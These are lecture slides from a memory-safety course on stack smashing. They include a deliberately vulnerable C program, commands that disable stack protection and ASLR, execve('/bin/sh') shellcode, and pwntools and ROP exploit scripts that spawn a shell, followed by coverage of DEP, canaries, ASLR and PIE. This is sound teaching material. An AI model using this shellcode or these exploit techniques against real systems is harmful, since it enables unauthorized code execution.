

COMP 737011 - Memory Safety and Programming Language Design

# Lecture 1: Stack Smashing

Hui Xu

[xuh@fudan.edu.cn](mailto:xuh@fudan.edu.cn)



# Outline

- 1. Stack Smashing
- 2. Protection Techniques

# 1. Stack Smashing

---

# Warm Up


- Can you find an input to pass the validation?

```
int validation() {
    int flag = 0;
    char buf[64];
    read(STDIN_FILENO, buf, 160);
    if(buf[0] == 'A'){
        write(STDOUT_FILENO, "Key verified!\n", 14);
        flag = 1;
    }else{
        write(STDOUT_FILENO, "Wrong key!\n", 11);
    }
    return flag;
}

int main(int argc, char** argv) {
    int flag = 0;
    while(!flag) {
        write(STDOUT_FILENO, "Input your key:", 15);
        flag = validation();
    }
    printf("Start...\n");
}
```

# Stack Layout (x86\_64)

```
0x401150 <+0>:    push    rbp
0x401151 <+1>:    mov     rbp, rsp
0x401154 <+4>:    sub     rsp, 0x50
0x401158 <+8>:    mov     DWORD PTR [rbp-0x4], 0x0
0x40115f <+15>:   lea     rsi, [rbp-0x50]
0x401163 <+19>:   xor     edi, edi
0x401165 <+21>:   mov     edx, 0xa0
0x40116a <+26>:   call   0x401050 <read@plt>
0x40116f <+31>:   movsx   eax, BYTE PTR [rbp-0x50]
0x401173 <+35>:   cmp     eax, 0x24
0x401176 <+38>:   jne     0x40119e <validation+78>
0x40117c <+44>:   mov     edi, 0x1
0x401181 <+49>:   lea     rsi, [rip+0xe7c]
0x401188 <+56>:   mov     edx, 0xe
0x40118d <+61>:   call   0x401030 <write@plt>
0x401192 <+66>:   mov     DWORD PTR [rbp-0x4], 0x1
0x401199 <+73>:   jmp     0x4011b4 <validation+100>
0x40119e <+78>:   mov     edi, 0x1
0x4011a3 <+83>:   lea     rsi, [rip+0xe69]
0x4011aa <+90>:   mov     edx, 0xb
0x4011af <+95>:   call   0x401030 <write@plt>
0x4011b4 <+100>:  mov     eax, DWORD PTR [rbp-0x4]
0x4011b7 <+103>:  add     rsp, 0x50
0x4011bb <+107>:  pop     rbp
```



# Steps of Stack Smashing Attack

- 1) Detect buffer overflow bugs, *e.g.*, via fuzz testing
  - Find an input that crashes a program
- 2) Analyze stack layout of the buggy code
- 3) Design the exploit, *e.g.*, with return-oriented programming
  - To obtain the shell

```
#: python hijack.py
[+] Starting local process './bug': pid 48788
[*] Switching to interactive mode
Input your key:Wrong key!
$ whoami
airs
$
```

# Preparation: Turn Off The Protection

- Compilation
  - Turn off the stack protector
  - Enable the data on stack to be executable

```
#: clang -fno-stack-protector -no-pie -z execstack vuln.c
```

- System runtime
  - Turn off the ASLR

```
#: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

# Detect & Analyze Overflow Bug

- Buffer overflow causes segmentation fault
- With binaries, we can get the stack layout directly
- Without the binaries, try different inputs to learn the stack
  - Use core dump

```
#: ulimit -c unlimited
#: sudo sysctl -w kernel.core_pattern=core
```

```
#: python -c 'print "A"*92'
#:. /bug
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
Wrong license!
Segmentation fault (core dumped)
```

```
#: gdb --core core
...
Program received signal SIGSEGV, Segmentation fault.
0x0000000a41414141 in ?? ()
```

|             |
|-------------|
| ...         |
| ret address |
| old rbp     |
| ...         |
| AAAAAAA     |

Invalid return address!



# Sample Shellcode (64-bit)

- The purpose of attack is to obtain a shell
- Invoke the shell via a syscall: `sys_execve(/bin/sh)`

```
xor eax, eax
mov 0xFF978CD091969DD1, rbx
neg rbx
push rbx
push rsp
pop rdi
cdq
push rdx
push rdi
push rsp
pop rsi
mov 0x3b, al
syscall
```

Negation is 0x68732f6e69622f or "bin/sh/"

`sys_execve()`

```
const char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main (void) {
    char buf[256];
    int len = sizeof(shellcode);
    for(int i=0; i<len; i++)
        buf[i] = shellcode[i];
    ((void (*) (void)) buf) ();
}
```

# Craft an Exploit

- Inject the shellcode to the stack.
- Change the return address to the shellcode address.

|                  |
|------------------|
| ...              |
| ret address      |
| old rbp          |
| ...<br>shellcode |

```
#!/usr/bin/env python
from pwn import *

ret = 0x7fffffffefe1d0
shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
payload = shellcode + "A" * (88-len(shellcode)) + p64(ret)
p = process("./vuln")
p.send(payload)
p.interactive()
```

## 2. Protection Techniques

---

# Fat Pointer: To Prevent Bugs

- Array has no default boundary checking
  - Enable runtime boundary check for array?
  - An array passed to a function decays to a pointer
- How to handle dynamic-sized types?
  - The size of DST is known only at run-time
  - Fat pointer: introduce additional size information for DST

```
struct dstype {  
    char* ptr;  
    uint len;  
    int insert(char ele, int pos){  
        if (pos >= len)  
            ...  
    };  
    //more member functions  
}
```

# Data Execution Prevention

- Disable the stack data from being executed
- Set the flag of the stack to RW instead of RWE

```
#: readelf -l bug
```

```
There are 9 program headers, starting at offset 64
```

```
Program Headers:
```

| Type  | Offset     | VirtAddr      | PhysAddr      | FileSiz    | MemSiz     | Flags | Align  |
|---|------------|---------------|---------------|------------|------------|-------|--------|
| PHDR  | 0x...00040 | 0x...00400040 | 0x...00400040 | 0x...001f8 | 0x...001f8 | R E   | 8      |
| INTERP  | 0x...00238 | 0x...00400238 | 0x...00400238 | 0x...0001c | 0x...0001c | R     | 1      |
| [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2] |            |               |               |            |            |       |        |
| LOAD  | 0x...00000 | 0x...00400000 | 0x...00400000 | 0x...00864 | 0x...00864 | R E   | 200000 |
| LOAD  | 0x...00e10 | 0x...00600e10 | 0x...00600e10 | 0x...00230 | 0x...00238 | RW    | 200000 |
| DYNAMIC   | 0x...00e28 | 0x...00600e28 | 0x...00600e28 | 0x...001d0 | 0x...001d0 | RW    | 8      |
| NOTE  | 0x...00254 | 0x...00400254 | 0x...00400254 | 0x...00044 | 0x...00044 | R     | 4      |
| GNU_EH_FRAME  | 0x...00710 | 0x...00400710 | 0x...00400710 | 0x...0003c | 0x...0003c | R     | 4      |
| GNU_STACK   | 0x...00000 | 0x...00000000 | 0x...00000000 | 0x...00000 | 0x...00000 | RWE   | 10     |
| GNU_RELRO   | 0x...00e10 | 0x...00600e10 | 0x...00600e10 | 0x...001f0 | 0x...001f0 | R     | 1      |

Enable DEP:

Do not use "-z execstack"



|           |            |               |               |            |            |    |    |
|-----------|------------|---------------|---------------|------------|------------|----|----|
| GNU_STACK | 0x...00000 | 0x...00000000 | 0x...00000000 | 0x...00000 | 0x...00000 | RW | 10 |
|-----------|------------|---------------|---------------|------------|------------|----|----|

# Stack Canaries

- Check the stack integrity with a sentinel
- fs:0x28 stores the sentinel stack-guard value

Enable stack protector:  
-fstack-protector



```
push    %rbp
mov     %rsp,%rbp
sub     $0x80,%rsp
xor     %edi,%edi
mov     $0x64,%eax
mov     %eax,%edx
lea     -0x50(%rbp),%rsi
mov     %fs:0x28,%rcx
mov     %rcx,-0x8(%rbp)
...
mov     %fs:0x28,%rcx
cmp     -0x8(%rbp),%rcx
mov     %eax,-0x74(%rbp)
jne     0x400691 <validation+177>
mov     -0x74(%rbp),%eax
add     $0x80,%rsp
pop     %rbp
retq
callq   0x4004a0 <__stack_chk_fail@plt>
```

|             |
|-------------|
| ...         |
| ret address |
| old rbp     |
| fs:0x28     |
|             |

# Co-Evolution of Attack and Defense

Attack: Buffer Overflow

- ➔ Defense: Data Execution Prevention
- ➔ Attack: Return-Oriented Programming
- ➔ Defense: ASLR, Stack Canary
- ➔ Attack: Side Channel
- ➔ Defense: Shadow Stack
- ➔ Attack: ...


# Return-Oriented Programming

- Injected shellcode cannot be executed on the stack
- The idea of RoP is to use existing codes
- Modify the return address to the target code
  - *e.g.*, `system("/bin/sh")`



# Idea to Manipulate the Stack

- Set the parameter “/bin/sh” and return to system
- Calling convention for x86\_64
  - Parameter: rdi, rsi, rdx, rcx, r8, r9
  - Return value: rax
- We need to find useful gadgets



# Search Shellcode Gadget

```
#: clang -fno-stack-protector bug.c -o bug
#: gdb bug
(gdb) break *validation
Breakpoint 1 at 0x401150
(gdb) r
Starting program: bug
Input your key:
Breakpoint 1, 0x401150 in validation ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x7ffff7e18410 <__libc_system>
(gdb) find 0x7ffff7e18410, +2000000, "/bin/sh"
0x7ffff7f7a5aa
```

system\_addr

bin/sh\_addr


gadget addr

...

```
#: ldd bug
      linux-vdso.so.1 (0x00007ffff7fcd000)
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc3000)
      /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep rdi
0x0276e9 : pop rdi ; pop rbp ; ret
0x026b72 : pop rdi ; ret
0x0e926d : pop rdi ; ret 0xffff3
```

# Sample RoP Exploit



```
system_addr = 0x7ffff7e18410
```

```
binsh_addr = 0x7ffff7f7a5aa
```

```
libc = ELF('libc.so.6')
```

```
ret_offset = 0x026b72 - libc.symbols['system']
```

```
ret_addr = system_addr + ret_offset
```

```
payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) +  
p64(system_addr)
```

# Address Space Layout Randomization

- Randomize memory allocations
- Make memory addresses harder to predict
- ASLR is implemented by the kernel and the ELF loader

```
00400000-00401000 r--p 00000000 103:02 10226199      ../bug
00401000-00402000 r-xp 00001000 103:02 10226199      ../bug
00402000-00403000 r--p 00002000 103:02 10226199      ../bug
00403000-00404000 r--p 00002000 103:02 10226199      ../bug
00404000-00405000 rw-p 00003000 103:02 10226199      ../bug
7ffff7dc3000-7ffff7de8000 r--p 00000000 103:02 9968533  ../libc-2.31.so
7ffff7de8000-7ffff7f60000 r-xp 00025000 103:02 9968533  ../libc-2.31.so
7ffff7f60000-7ffff7faa000 r--p 0019d000 103:02 9968533  ../libc-2.31.so
...
7ffff7fcf000-7ffff7fd0000 r--p 00000000 103:02 9968320  ../ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 103:02 9968320  ../ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 103:02 9968320  ../ld-2.31.so
...
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffffffde000-7ffffffffff000 rwxp 00000000 00:00 0      [stack]
ffffffffffff600000-ffffffffffff601000 --xp 00000000 00:00 0      [vsyscall]
```

# Levels of ASLR

- Stack ASLR: each execution results in a different stack address
- Mmap ASLR: each execution results in a different memory map
- Exec ASLR: the program is loaded into a different memory location in each each execution
  - position-independent executables

## Enable ASLR

```
#: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

# ASLR Demonstration

```
void* getStack(){  
    int ptr;  
    printf("Stack pointer address: %p\n", &ptr);  
};
```

```
#: ./aslr  
Stack pointer address: 0x7ffd94085bac  
#: ./aslr  
Stack pointer address: 0x7ffdbfe1571c  
#: ldd ./bug  
    linux-vdso.so.1 => (0x00007ffe48122000)  
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f361c002000)  
    /lib64/ld-linux-x86-64.so.2 (0x000055e0381de000)  
#: ldd ./bug  
    linux-vdso.so.1 => (0x00007ffd2dbaa000)  
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5fdbbf8000)  
    /lib64/ld-linux-x86-64.so.2 (0x0000557fcf719000)
```

# Position-Independent Executables

```
void* getStack(){
    return __builtin_return_address(0);
};
int main(int argc, char** argv){
    printf("Ret addr: %p\n", getStack());
    return 0;
}
```

```
#: clang -fPIE -pie aslr.c
#: ./aslr
Ret addr: 0x555b032ab77b
#: ./aslr
Ret addr: 0x556eed86777b
```

```
0x401160: push    %rbp
0x401161: mov     %rsp,%rbp
0x401164: sub     $0x20,%rsp
0x401168: movl    $0x0,-0x4(%rbp)
0x40116f: mov     %edi,-0x8(%rbp)
0x401172: mov     %rsi,-0x10(%rbp)
0x401176: callq   0x401130 <getStack>
0x40117b: movabs  $0x40201f,%rdi
0x401185: mov     %rax,%rsi
0x401188: mov     $0x0,%al
0x40118a: callq   0x401030 <printf@plt>
0x40118f: xor     %ecx,%ecx
0x401191: mov     %eax,-0x14(%rbp)
0x401194: mov     %ecx,%eax
0x401196: add     $0x20,%rsp
0x40119a: pop     %rbp
0x40119b: retq
```

```
0x001170: push    %rbp
0x001171: mov     %rsp,%rbp
0x001174: sub     $0x20,%rsp
0x001178: movl    $0x0,-0x4(%rbp)
0x00117f: mov     %edi,-0x8(%rbp)
0x001182: mov     %rsi,-0x10(%rbp)
0x001186: callq   0x1140 <getStack>
0x00118b: lea     0xe8d(%rip),%rdi #0x201f
0x001192: mov     %rax,%rsi
0x001195: mov     $0x0,%al
0x001197: callq   0x1030 <printf@plt>
0x00119c: xor     %ecx,%ecx
0x00119e: mov     %eax,-0x14(%rbp)
0x0011a1: mov     %ecx,%eax
0x0011a3: add     $0x20,%rsp
0x0011a7: pop     %rbp
0x0011a8: retq
```

# Exercise

1. Perform the stack smashing attack experiment on your own computer.
  - By directly modifying the return address;
  - RoP is not required;
  - Show that you can obtain the shell.
2. (Optional) Examine the effectiveness of ASLR by monitoring `/proc/$pid/maps`